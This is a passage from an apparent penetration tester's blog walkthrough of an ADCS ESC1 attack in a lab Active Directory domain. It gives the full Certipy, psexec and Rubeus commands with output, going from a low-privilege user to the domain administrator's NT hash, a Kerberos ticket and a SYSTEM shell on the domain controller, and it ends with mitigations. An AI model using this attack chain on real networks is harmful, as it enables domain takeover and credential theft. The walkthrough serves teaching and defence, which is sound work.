# NOTE : You have to have Python3 pre-installed on the windows host if not then u
have to install it.
pipinstallcertipy-ad
```

```
PS C:\Users\LOWPRIV> pip install certipy-ad
Collecting certipy-ad
  Downloading certipy_ad-4.8.2-py3-none-any.whl.metadata (42 kB)
     ---------------------------------------- 42.8/42.8 kB 416.8 kB/s eta 0:00:00
Collecting asn1crypto (from certipy-ad)
  Downloading asn1crypto-1.5.1-py2.py3-none-any.whl.metadata (13 kB)
Requirement already satisfied: cryptography>=39.0 in c:\users\lowpriv\appdata\local\programs\python\python312\lib\site-packages (from certipy-ad) (42.0.6)
Collecting impacket (from certipy-ad)
  Downloading impacket-0.11.0.tar.gz (1.5 MB)
     ---------------------------------------- 1.5/1.5 MB 7.4 MB/s eta 0:00:00
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Installing backend dependencies ... done
  Preparing metadata (pyproject.toml) ... done
Collecting ldap3 (from certipy-ad)
  Downloading ldap3-2.9.1-py2.py3-none-any.whl.metadata (5.4 kB)
Collecting pyasn1==0.4.8 (from certipy-ad)
  Downloading pyasn1-0.4.8-py2.py3-none-any.whl.metadata (1.5 kB)
Collecting dnspython (from certipy-ad)
  Downloading dnspython-2.6.1-py3-none-any.whl.metadata (5.8 kB)
Collecting dsinternals (from certipy-ad)
  Downloading dsinternals-1.2.4.tar.gz (174 kB)
     ---------------------------------------- 174.2/174.2 kB 10.2 MB/s eta 0:00:00
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Installing backend dependencies ... done
  Preparing metadata (pyproject.toml) ... done
Requirement already satisfied: pyopenssl>=23.0.0 in c:\users\lowpriv\appdata\local\programs\python\python312\lib\site-packages (from certipy-ad) (24.1.0)
Collecting requests (from certipy-ad)
  Downloading requests-2.31.0-py3-none-any.whl.metadata (4.6 kB)
Collecting requests-ntlm (from certipy-ad)
  Downloading requests_ntlm-1.2.0-py3-none-any.whl.metadata (2.4 kB)
Collecting pycryptodome (from certipy-ad)
  Downloading pycryptodome-3.20.0-cp35-abi3-win_amd64.whl.metadata (3.4 kB)
Collecting unicrypto (from certipy-ad)
  Downloading unicrypto-0.0.10-py3-none-any.whl.metadata (386 bytes)
Collecting winacl (from certipy-ad)
  Downloading winacl-0.1.8-py3-none-any.whl.metadata (458 bytes)
Collecting wmi (from certipy-ad)
  Downloading WMI-1.5.1-py2.py3-none-any.whl.metadata (3.6 kB)
Requirement already satisfied: cffi>=1.12 in c:\users\lowpriv\appdata\local\programs\python\python312\lib\site-packages (from cryptography>=39.0->certipy-ad) (1.16.0)
Collecting pycryptodomex (from impacket->certipy-ad)
  Downloading pycryptodomex-3.20.0-cp35-abi3-win_amd64.whl.metadata (3.4 kB)
Collecting six (from impacket->certipy-ad)
```

Finding Vulnerable Certificate template:

Copy

```
certipyfind-dc-ip192.168.115.180-sspi
```

Use SSPI to use Windows Integrated Authentication (SSPI), or in other words, just use the user's context with which you are logged in. In our case, it was lowprivuser.

```
C:\Tools>certipy find -dc-ip 192.168.115.180 -sspi
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 38 certificate templates
[*] Finding certificate authorities
[*] Found 3 certificate authorities
[*] Found 37 enabled certificate templates
[*] Trying to get CA configuration for 'shield-DC4-CA' via CSRA
[*] Got CA configuration for 'shield-DC4-CA'
[*] Trying to get CA configuration for 'SHIELD-ADCS' via CSRA
[!] Got error while trying to get CA configuration for 'SHIELD-ADCS' via CSRA: Delegation flag not set
[*] Trying to get CA configuration for 'SHIELD-ADCS' via RRP
[!] Got error while trying to get CA configuration for 'SHIELD-ADCS' via RRP: Delegation flag not set
[!] Failed to get CA configuration for 'SHIELD-ADCS'
[*] Trying to get CA configuration for 'shield-CSA' via CSRA
[!] Got error while trying to get CA configuration for 'shield-CSA' via CSRA: Delegation flag not set
[*] Trying to get CA configuration for 'shield-CSA' via RRP
[!] Got error while trying to get CA configuration for 'shield-CSA' via RRP: Delegation flag not set
[!] Failed to get CA configuration for 'shield-CSA'
[*] Saved BloodHound data to '20240505063125_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20240505063125_Certipy.txt'
[*] Saved JSON output to '20240505063125_Certipy.json'

C:\Tools>
```

Requesting a certifcate using the vulnerable template i.e ESC1:

Copy

```
certipyreq-cashield-DC4-CA-dc-ip192.168.115.180-templateESC1-
targetDC4.shield.local-upnadministrator@shield.local-sspi
```

```
C:\Tools>certipy req -ca shield-DC4-CA -dc-ip 192.168.115.180 -template ESC1 -target DC4.shield.local -upn administrator@shield.local -sspi
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error: The NETBIOS connection with the remote host timed out.
[-] Use -debug to print a stacktrace

C:\Tools>certipy req -ca shield-DC4-CA -dc-ip 192.168.115.180 -template ESC1 -target DC4.shield.local -upn administrator@shield.local -sspi
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 51
[*] Got certificate with UPN 'administrator@shield.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'

C:\Tools>
```

Authenticating & Obtaining the Domain Admin Hash using the requested certificate:

Copy

```
certipyauth-pfxadministrator.pfx
```

```
C:\Tools>certipy auth -pfx administrator.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@shield.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@shield.local': aad3b435b51404eeaad3b435b51404ee:c5153b43885058f27715b476e5246a50

C:\Tools>
```

Now we have the hashes as well as the TGT file, and we can use them to perform past the hashes or any other post-exploitation techniques.

Using ccache TGT Ticket with impacket-psexec to get a shell on DC:

NOTE: We must use a Windows CMD if we want to use the TGT Tiket (.ccache)

Copy

```
setKRB5CCNAME=administrator.ccache

c:\users\lowpriv\appdata\local\programs\python\python312\scripts\psexec.pyshield.local/administrator@dc4.shield.local-k-no-pass
```

NOTE: We can use either a Windows Powershell or CMD if we want to use the hash.

Copy

```
c:\users\lowpriv\appdata\local\programs\python\python312\scripts\psexec.pyshield.local/administrator@dc4.shield.local-
hashesaad3b435b51404eeaad3b435b51404ee:c5153b43885058f27715b476e5246a50
```

```
C:\Tools>set KRB5CCNAME=administrator.ccache

C:\Tools> c:\users\lowpriv\appdata\local\programs\python\python312\scripts\psexec.py shield.local/Administrator@dc4.shield.local -k -no-pass
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on dc4.shield.local.....
[*] Found writable share ADMIN$
[*] Uploading file HRmyOPVO.exe
[*] Opening SVCManager on dc4.shield.local.....
[*] Creating service ZJAb on dc4.shield.local.....
[*] Starting service ZJAb.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
DC4

C:\Windows\system32> net user /domain

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Guest                    krbtgt
lowpriv                  nfury                    pcoulson
The command completed with one or more errors.
```

Using Rubeus to get TGT Ticket:

Copy

```
Rubeus.exeasktgt/user:administrator/certificate:administrator.pfx/nowrap
```

```
C:\Tools>Rubeus.exe asktgt /user:administrator /certificate:administrator.pfx /nowrap

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Lowpriv
[*] Building AS-REQ (w/ PKINIT preauth) for: 'shield.local\administrator'
[*] Using domain controller: 192.168.115.180:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIGXDCCBligAwIBBaEDAgEWooIFbDCCBWhhggVkMIIFYKADAgEFoQ4bDFNISUVMRC5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMc2hpZWxkLmxvY2Fso4IFJDCCBSCgAwIBEqEDAgECooIFEgSCBQ6kxTg1UyAGFuoJBiyCbsus+VtnR9vDwGO0SgxWODRL5D1RTW2:
hTEmTxpmhTC0MNQJbXYNAaX5yD19Ueq94/W5O6AQ5E5qAUPVZ4HQg3Kr11y0j3UoVs13VKrre1BIQP7+Lx/534KcaEqmTwVcsGjLTrCmhkqVY3g/zbV9p1zkQWQNthRrAdqAQFMdAYNV19CXjILGWrG3R3ID7aJKgP3aR3YZZgwwmrRVCBjUJO6+KmoU2aZe0ed5qpacV2BUKvuyA:
Il7Oya9kQA9b7EK3+kwX0/PGAv2ACfN5piEyAco9OTDeJuKArETXEpfQjlCmBPDm7+exrceYwxYeNA6SX3fGbh1Fi3k6p3yv520ttDAuLJNDjfO1RRmdMPCfA/FoHhLk4nMB/EG7XBDl08tbYw2E+HynsQdAVseR0UaVHdcZMMC98wjrPRypVL47xwBkaIO9qrXHsEFtQfpSiGzU:
U27PSzoIc3MBiK6o2UT91rYXlQJ73pS1148beiRoGGu8iQ9fi/fgSjbZAstg75Ier8dzvj+xez43R0i3M+AVCJ+Y+Sr0bP5p1sVyzZ+E0PRnKa7y7ZwfAqtncWWy+qeCc7kqcknIx8p1Sd+1kMBtyyqXQ68Dq9Q89BClGtTqRDHe4y03x72F6MWcPlVIETeAGJ23YpA5BWp1ilXKj:
HdrDpFDn4FqLGfu7CoRTw9NnWAxedIQ3gRj5UUMPzDu5yGPQ2mn1PeGYvEc7YzS33ru/zODdj5vUQhFIMC011nSyTDOLEARmNNMaHD+5RkZ7fUUJq735FpCd55GaBD9BIi89C3AueOHdBKxolB4WrkcqjFmuIqqRWFFlNpXpjRjL0+AGWtkjD1SYkVfb1n5rBOvqW9hnn/fAZoBq:
HtRCpfiGUSHichx0MT/GIHJl543ZueD14HJe3g5tNJtEMvy5CQR+sSK5eVZ2+5vZ488yqi0QdGAVekIaCk3YK91avKgNYhwldzinTZnu0vzI0JRxWtmD+Rb6OBNmyMpV7ptUDMmhLtR5lGJMFPFyOTJKBJCm3ONQUjeDsctGlmFr3FKMEX28TJrybqkh6x75fAZNSMRdcY5j7SDI0:
DP5flEGQ5zX6p41idD6nwj7S+fc5QFRmYPoR3TAgbDv5KuS+V1/S9B4NBNxupMrG+MYCuCQjfwebQ6WqRuMi0MN6MhSrorYDNXGms4mEWzHKasZ7eWihmK6vdKxPJbBkMYBc5HGdaGH7voxA5viQM5dDJklAQUgo9L9Q0NuB5c/PrJx20c7VrWOHnod+9+Lu0KuiJKsnDTVCbJ0oz:
MVcafOCUL/nu4wUypeY8n7evZPIVYWZ3CMQHB+ZTMm4OonLgMYC7hqeC1bjTHNGP5D4iAlAI/M6L5tc51vMlCUEBhEOUVe2pegcd45gUmc+IlGWu7hylPOyqu8wA/Zm2ddCFvRAtMmB3EOopcxeVHUTi7NWdA1Xq/pD5GqMdfdh5ZdV8BAKdKDfhOBivU9RmydFCtK47qVv9sCFC8:
Mqc/en894erKhiEkRkSQ0HnnrJNye+7qlu/YKKuTQOjZ5+/L17h9ydBdYG39ByJ4e7tJ0+R6w4AlwOMrB6MK9XxFa8kPggBiot/7gGGVG1PCh7JqZfVXJ19f9uNqlIuMmwrlnlwPoT1zAApS4rBfIhfUScAV+yECUa3rkqnaFHGl5lMus/Gek77IcTV+3lzNX17Eao4HbMIHYoAM:
QCigdAEgc19gcowgceggcQwgcEwgb6gGzAZoAMCARehEgQQoQPUDmRaZeryYqOxbWIUcqEOGwxTSElFTEQuTE9DQUyiGjAYoAMCAQGhETAPGw1hZG1pbmlzdHJhdG9yowcDBQBA4QAApREYDzIwMjQwNTA1MTA0NTMyWqYRGA8yMDI0MDUwNTIwNDUzMlqnERgPMjAyNDA1MTIxMD:
MzJaqA4bDFNISUVMRC5MT0NBTKkhMB+gAwIBAqEYMBYbBmtyYnRndBsMc2hpZWxkLmxvY2Fs

  ServiceName              :  krbtgt/shield.local
  ServiceRealm             :  SHIELD.LOCAL
  UserName                 :  administrator (NT_PRINCIPAL)
  UserRealm                :  SHIELD.LOCAL
  StartTime                :  2024-05-05 6:45:32 AM
  EndTime                  :  2024-05-05 4:45:32 PM
  RenewTill                :  2024-05-12 6:45:32 AM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  oQPUDmRaZeryYqOxbWIUcg==
  ASREP (key)              :  424FFBA1609F812299D9A68F64DFA325

C:\Tools>
```

Importing the Ticket into the current session and listing the C$ share on Domain Controller:

Copy

```
Rubeus.exeptt/ticket:<base64EncodedTicketHereAsShownInTheImageBelow>

dir \\dc4.shield.local\c$\
```

Conclusion

Although ADCS isn't inherently insecure, it's remarkably susceptible to misconfiguration, inadvertently creating avenues for unauthorized access and escalation within the domain. Although unintentional, these misconfigurations can significantly compromise security measures if left unchecked. Therefore, it's crucial for organizations to proactively address and rectify any misconfigurations manually within their ADCS infrastructure to uphold robust security standards and prevent unauthorized escalation within their domain.

This enforces the importance of conducting penetration tests at least twice a year or engaging in adversary emulation assessment to confirm proper security measures are in place. It has been proven time and again that the potential dangers of Active Directory Certificate Services (ADCS) lurk in system misconfiguration. Organizations need to be better-versed in ADCS and its security implications so the risks of misconfiguration are alarmingly high. We want to clarify that we don't claim to know every security issue related to ADCS. Nevertheless, we're committed to offering you ample guidance to navigate this terrain safely and securely. Here are just a few to begin with:

- Take stock of your certificate templates and determine whether all enabled templates are currently used. Disable all unnecessary templates.
- It is recommended that template permissions be restricted as much as possible. Enrollment permissions should only be provided to necessary groups and users.
- Modify the "Issuance Requirements" to enforce the manual approval of an issued certificate where possible.
- Disable the "Enrollee Supplies Subject" flag where possible.
- Remove "Client Authentication" where possible.

Detections & Mitigations :

- Credentials from Password Stores – T1555
- Steal or Forge Authentication Certificates – T1649
- Pass The Hash – T1550.002
- Steal or Forge Kerberos Tickets – T1558

- Pass the Ticket – T1550.003

Credits & References

Highly skilled Pentester with experience in various areas, including multi-clouds (AWS, Azure, and GCP), network, web applications, APIs, and mobile penetration testing. In addition, he is passionate about conducting Red and Purple Team assessments and developing innovative solutions to protect company systems and data.